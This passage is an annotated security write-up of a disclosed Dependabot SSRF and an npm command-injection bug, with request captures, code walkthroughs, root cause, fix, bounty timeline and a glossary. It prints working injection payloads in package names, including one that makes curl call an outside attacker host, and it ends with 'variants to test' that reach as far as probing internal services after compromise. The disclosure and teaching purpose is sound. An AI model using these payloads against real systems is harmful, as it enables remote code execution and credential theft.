The credentials, repo_name and dependency_name in update-script.rb from the official sample were updated so the dependency checker runs against this repository. In other words, the researcher pointed their local Dependabot at the malicious repository and told it to check the package1 dependency. When the script was run, the server at github.com.mocos.kitchen received a request containing the GitHub access token:
GET /username/repo.git/info/refs?service=git-upload-pack HTTP/1.0
Host: localhost:3000
Connection: close
User-Agent: dependabot-core/0.142.0 excon/0.79.0 ruby/2.6.6 (x86_64-darwin20) (+https://github.com/dependabot/dependabot-core)
Authorization: Basic eC1hY2Nlc3MtdG9rZW46Z2hw*************************************
Accept-Encoding: deflate, gzip
Line by line:
GET /username/repo.git/info/refs?service=git-upload-pack HTTP/1.0is the request line.GETmeans "please give me this". The path is the standard git way of asking a server what branches and tags it has.HTTP/1.0is the protocol version.Host: localhost:3000says which server the request is for. Here it is the attacker's listener.Connection: closeasks to close the connection after the reply.User-Agent: ...identifies the software making the request. It shows Dependabot's core library, a Ruby HTTP client called excon, the Ruby version, and the operating system.Authorization: Basic ...is the important line. Basic is a simple login scheme: the username and password are joined with a colon and encoded in base64, which is just a reversible encoding, not encryption. The long string afterBasicis the encoded credential. The start of it,eC1hY2Nlc3MtdG9rZW46Z2hw, decodes tox-access-token:ghp, which is the placeholder username and the beginning of a GitHub token. The rest is masked here.Accept-Encoding: deflate, gzipsays the client can accept compressed replies.
The Authorization header carries the credential in Basic form. The conclusion: if someone runs a dependency checker against a malicious repository, their GitHub access token is stolen. This is why the researcher built the local copy first: to prove the idea works in a controlled place before trying it on GitHub.
Step 2: try the same against GitHub's Dependabot
To try the attack in the GitHub environment, Dependabot alerts were enabled in the sample repository by adding a .github/dependabot.yml file:
---
version: 2
updates:
  - package-ecosystem: npm
    directory: "/"
    schedule:
      interval: daily
Line by line:
---marks the start of a YAML document. YAML is a plain-text format for configuration.version: 2says which version of the configuration format is used.updates:starts the list of things to keep updated.- package-ecosystem: npmsays the packages are JavaScript packages managed by npm.directory: "/"says the project lives at the root of the repository.schedule:andinterval: dailysay to check once a day.
A request from GitHub's Dependabot did arrive, but contrary to expectation it contained no GitHub access token:
GET /username/repo.git/info/refs?service=git-upload-pack HTTP/1.0
Host: localhost:3000
Connection: close
User-Agent: dependabot-core/0.156.4 excon/0.83.0 ruby/2.7.1 (x86_64-linux-gnu) (+https://github.com/dependabot/dependabot-core)
Accept-Encoding: gzip
Line by line:
- The request line and
Hostare the same as before: the bot reached the attacker's listener. - The
User-Agentshows a newer Dependabot core (0.156.4), a newer excon (0.83.0) and a newer Ruby (2.7.1), running on Linux rather than macOS. This is GitHub's own server, not the local copy. - There is no
Authorizationline at all. That is the key difference.
Those servers use a special HTTP proxy that lets the bot reach the target repository without a GitHub access token, so the SSRF could not be used to steal the token from GitHub's own Dependabot servers. A proxy is a middleman server: instead of connecting directly, the bot asks the proxy to fetch things for it, and the proxy adds whatever credentials are needed on its own side. So the bot never holds the token, and there is nothing to steal.
Step 3: get a shell on the Dependabot server
While trying payloads, a pattern was found that triggers a shell command on the Dependabot server. A payload is the specially crafted input you send to try to make a system misbehave. A shell is the program that reads typed commands and runs them; getting a shell on a server means being able to run commands there.
With the package name https://github.com/tyage/;$(curl$[redacted]:3001);?/..., the shell command curl$[redacted]:3001 was executed and the request was observed. The repository tyage/dependabot-test3 was used with this package.json:
{
  "name": "javascript",
  "version": "1.0.0",
  "main": "index.js",
  "license": "MIT",
  "private": true,
  "dependencies": {
    "tyage-sample-package": "https://github.com/tyage/;$(curl$[redacted]:3001);?/github.com/tyage/sample-package.git#semver:4.0.0"
  }
}
Line by line:
"name": "javascript"is the project's name."version": "1.0.0"is its version number."main": "index.js"says the entry file isindex.js."license": "MIT"states the licence."private": truestops the project from being published to the public npm registry."dependencies"lists the packages."tyage-sample-package": "https://github.com/tyage/;$(curl$[redacted]:3001);?/github.com/tyage/sample-package.git#semver:4.0.0"is the malicious part. The address looks like a normal git URL, but it contains shell punctuation. The;ends the command that was supposed to run and starts a new one.$(...)means "run what is inside and put its output here".$IFSis a shell variable that holds the separator characters, normally a space; writing$IFSinstead of a literal space keeps the package name from breaking apart while still producing a space when the shell expands it.curlis a command-line tool that fetches a URL, socurl$[redacted]:3001becomescurl @mocos.kitchen:3001, which makes a request to the attacker's listener. The trailing;?/...closes the injected command and keeps the rest looking like a URL.
The ; terminates the intended command and $(...) runs the substitution; $IFS stands in for the space that would otherwise break the package name. This gave a shell on the Dependabot server, but what could be done there was limited:
- Access to the internal HTTP proxy that lets the bot reach the target GitHub repository.
- Access to the internal API server that lets the bot create a pull request as Dependabot.
- Bitcoin mining.
An API, short for Application Programming Interface, is a way for one program to talk to another over the network, usually by sending requests to specific addresses and getting structured answers back. An internal API is one that is only reachable from inside the company's network, not from the public internet.
Read or write access to other users' repositories was not obtained. The author notes that pwning the internal HTTP proxy or API server would probably allow privilege escalation. To pwn a machine is slang for fully taking it over; privilege escalation means going from a limited account to a more powerful one.
Even without access to other repositories, the internal API allowed impersonating a verified Dependabot account and creating a commit and pull request:
https://github.com/tyage/dependabot-test3/pull/31
That address is the pull request the researcher managed to create while pretending to be Dependabot. A verified account is one GitHub has marked as genuine, so a pull request from it looks trustworthy to anyone browsing the repository.
These two images show that pull request, the visible proof that the bot account could be impersonated.
Step 4: find the root of the command execution in npm
To understand what happened when the package name was changed to https://github.com/tyage/;$(curl$[redacted]:3001);..., the code was traced. The command was executed in the run_npm_7_top_level_updater method. A method is a named block of code. There the bot runs npm install with --ignore-scripts --package-lock-only so it can see whether the lock file is updated without running install scripts:
          command = [
            "npm",
            "install",
            *install_args,
            "--force",
            "--dry-run",
            "false",
            "--ignore-scripts",
            "--package-lock-only"
          ].join(" ")
Line by line:
command = [starts building a list of words that will become a command line."npm", "install"are the program and its subcommand: install packages.*install_argssplices in extra arguments collected earlier."--force"tells npm to proceed even when it would normally refuse."--dry-run", "false"is a pair that effectively turns the dry-run mode off."--ignore-scripts"tells npm not to run the install scripts that packages can contain. This is a safety measure, because install scripts are a common way to run code during installation."--package-lock-only"tells npm to update only the lock file, which records the exact versions resolved, without actually installing the packages..join(" ")glues the list into one string with spaces between the words.
The initial assumption was that Dependabot does not escape the arguments, but it does escape all command arguments properly:
cmd = allow_unsafe_shell_command ? command : escape_command(command)
Line by line:
allow_unsafe_shell_command ? command : escape_command(command)is a choice: if unsafe shell commands are allowed, use the command as is; otherwise, escape it.escape_command(command)wraps each argument so the shell treats it as plain text rather than as instructions. Escaping means neutralising special characters so they lose their meaning.
So Dependabot was not the culprit. The researcher ran npm install manually to see what happened:
$ npm install 'git+https://github.com/tyage/sample-package;echo HELLO > a;' --ignore-scripts
npm ERR! code 127
npm ERR! command failed
npm ERR! command git ls-remote ssh://[redacted]/tyage/sample-package;echo HELLO > a; .git
npm ERR! [redacted] HEAD
npm ERR! [redacted] refs/heads/main
npm ERR! [redacted] refs/tags/4.0.0
npm ERR! [redacted] refs/tags/5.0.0
npm ERR! zsh:1: command not found:  .git

npm ERR! A complete log of this run can be found in:
$ cat a
HELLO
Line by line:
$ npm install 'git+https://github.com/tyage/sample-package;echo HELLO > a;' --ignore-scriptsis the command typed by the researcher. The single quotes keep the shell from interpreting the special characters at this level, so npm receives the whole string as one package name.echo HELLO > awould write the word HELLO into a file calledaif it were executed.npm ERR! code 127is npm reporting that something failed. Exit code 127 usually means "command not found".npm ERR! command failedsays the underlying command failed.npm ERR! command git ls-remote ssh://[redacted]/tyage/sample-package;echo HELLO > a; .gitshows the command npm actually tried to run. It is a git command asking a remote server for its list of references. Notice the injected;echo HELLO > a;sitting inside it.- The four
npm ERR! 8b7e...lines are the references git managed to list:HEAD,refs/heads/main,refs/tags/4.0.0andrefs/tags/5.0.0. The long string is a commit identifier. npm ERR! zsh:1: command not found: .gitshows the shell complaining about a leftover fragment, which is why the command failed overall.$ cat aprints the contents of the filea, andHELLOis what comes out. That proves the injectedechoreally ran.
The bug is in npm. Even with --ignore-scripts, a shell command injected in a package name is executed. When npm install is called with a git+https://... package name, git ls-remote is triggered through child_process.spawn:
proc = spawn(cmd, args, opts)
Line by line:
spawnis a Node.js function that starts another program. Node.js is the runtime npm is written in.cmdis the program to start,argsis the list of arguments, andoptsis a set of options.procis the handle to the running process.
If child_process.spawn is called with the shell option, the command runs inside a shell. npm passes the opts variable, which contains the npm config, as the options argument, so opts.shell is the same as the shell config, whose default is the $SHELL environment variable or bash on Posix. The config can be read with npm config:
$ npm config get shell
/bin/zsh
Line by line:
npm config get shellasks npm what shell it is configured to use./bin/zshis the answer: the Z shell, a common Unix shell.
In short: npm calls child_process.spawn to run git ls-remote 'git+https://....', but because the shell option is set, a malicious shell command in the package name, starting from ; or $(, is evaluated.
Root cause
Two separate mistakes.
In Dependabot, host validation was done with substring and prefix regexps rather than by parsing the URL and comparing the host exactly. KNOWN_HOSTS matches github.com anywhere in the string, so github.com.mocos.kitchen passes, and GIT_URL_REGEX accepts a git+https:// URL whose host merely starts with github.com. Argument escaping in Dependabot was correct, so the command execution did not come from Dependabot's own shell handling.
In npm, the package name is passed to git ls-remote via child_process.spawn with the shell option taken from npm config, so shell metacharacters in the name are interpreted. Metacharacters are characters with special meaning to a shell, such as ;, $ and |. --ignore-scripts only suppresses install scripts; it does not stop the shell from evaluating the arguments of the git command npm itself runs.
Impact
For the SSRF: anyone running the open-source Dependabot against a malicious repository loses their GitHub access token to the attacker. Against GitHub's hosted Dependabot the token was not present, because of the internal HTTP proxy, so that path did not yield tokens there.
For the command execution: a shell on a Dependabot server. From there the attacker can reach the internal HTTP proxy for the target repository and the internal API server that creates pull requests as Dependabot, and can mine Bitcoin. The author could not obtain read or write access to other users' repositories, and suggests that pwning the proxy or API server would probably escalate permissions. Impersonating the verified Dependabot account to create a commit and pull request was possible.
For the npm bug: the author notes that installing a malicious npm package is already dangerous, so this bug only affects limited situations such as a dependency checker.
Fix
The npm issue was reported and resolved in npm 7.10.0. The author asked whether a CVE would be issued and was told it would not. A CVE is a public identifier for a known security vulnerability, so people can track it. The Dependabot SSRF was reported separately; the report does not describe a fix.
Timeline
Both issues were in scope of the GitHub Bug Bounty Program. A bug bounty program is a scheme where a company pays researchers for reporting security bugs responsibly. Bounties were $617 for the Dependabot SSRF and $7,500 for the npm RCE. RCE stands for remote code execution: running your own code on someone else's machine over the network.
Report to Dependabot:
- 2021/03/31 08:50:30 UTC Reported Dependabot issue
- 2021/04/23 09:54:22 UTC Bounty rewarded
Report to npm:
- 2021/04/06 10:23:49 UTC Reported npm issue
- 2021/04/07 17:53:57 UTC Issue triaged
- 2021/04/28 19:41:59 UTC Issue patched
- 2021/05/04 14:42:21 UTC Bounty rewarded
Triaged means the team looked at the report and confirmed it was worth working on. Patched means a fix was released.
Variants to test
If you want to look for similar bugs yourself, these are the shapes to try. Each one is a small experiment: you set something up, you watch what happens, and you decide whether the result is interesting.
- Host allowlists built from substrings. Take any component that validates a git or package URL against a known host and supply
known-host.attacker.tld. A positive result is the component making an outbound request to the attacker host, visible in your listener logs. - Prefix-anchored git URL regexps. Supply
git+https://known-host.attacker.tld/user/repoin a manifest and watch for a fetch. A positive result is a request arriving at your server with the expected path shape (/user/repo.git/info/refs?service=git-upload-pack). A positive result is a Basic credential in the request, as in the local Dependabot run. - Shell metacharacters in package names passed to npm. Use names containing
;,$(and$IFSand runnpm installwith--ignore-scripts. A positive result is your command executing, for example a file created byecho HELLO > a. shellconfig in npm. Checknpm config get shellon the target environment. If it resolves to a shell, any spawn of git with a user-controlled package name is a candidate for command injection.- Internal services reachable from a compromised dependency checker. After obtaining command execution, probe for an internal HTTP proxy and an internal API that can create commits and pull requests. A positive result is a pull request authored by the bot account on a repository you control.
Glossary
- API: a way for one program to talk to another over the network, usually by sending requests to specific addresses and getting structured answers back.
- Basic authentication: a simple login scheme where the username and password are joined with a colon and encoded in base64, which is reversible, not encrypted.
- Bitcoin mining: using computing power to earn cryptocurrency; here, a joke about what the compromised server could be used for.
- Branch: a parallel line of development inside a repository.
- Bug bounty program: a scheme where a company pays researchers for reporting security bugs responsibly.
- Child process: a separate program started by another program.
- Commit: a saved change in a repository.
- Credential: login details, such as a username and password or token.
- CVE: a public identifier for a known security vulnerability, so people can track it.
- Dependency: another piece of software your project relies on.
- Dependabot: GitHub's automatic helper that updates outdated or vulnerable dependencies and opens pull requests.
- Escape (a command): neutralise special characters so a shell treats them as plain text.
- Excon: a Ruby library for making HTTP requests.
- Git: the version-control system GitHub is built on.
- Host: the server part of a web address, such as
github.com. - HTTP: the protocol browsers and servers use to exchange requests and replies.
- Internal API: an API only reachable from inside a company's network.
- Listener: a small program that waits for incoming connections and records them.
- Lock file: a file that records the exact versions of dependencies that were resolved.
- Metacharacter: a character with special meaning to a shell, such as
;,$or|. - Method: a named block of code.
- Node.js: the runtime npm is written in.
- npm: the tool that installs JavaScript packages.
- Open source: code that is public and can be downloaded and run by anyone.
- Package: a reusable piece of software that a project depends on.
- Package name: the identifier of a package in a manifest.
- Patch: a fix released for a bug.
- Payload: the specially crafted input you send to try to make a system misbehave.
- Privilege escalation: going from a limited account to a more powerful one.
- Proxy: a middleman server that fetches things on your behalf and can add credentials on its own side.
- Pull request: GitHub's way of proposing a change for review and merge.
- Pwn: slang for fully taking over a machine.
- RCE (remote code execution): running your own code on someone else's machine over the network.
- Regexp (regular expression): a way of describing text to search for.
- Repository: a project folder stored on GitHub, with a full history of every change.
- Shell: the program that reads typed commands and runs them.
- SSRF (Server-Side Request Forgery): making a server send a request to an address of your choosing, even though it was only supposed to talk to approved addresses.
- Token: a long random string that acts like a password but can be limited in what it is allowed to do.
- Triaged: looked at and confirmed worth working on.
- URL: a web address.
- User-Agent: a header that identifies the software making a request.
- Validation: checking that an address is on an approved list before using it.
- Verified account: an account GitHub has marked as genuine.
- YAML: a plain-text format for configuration.




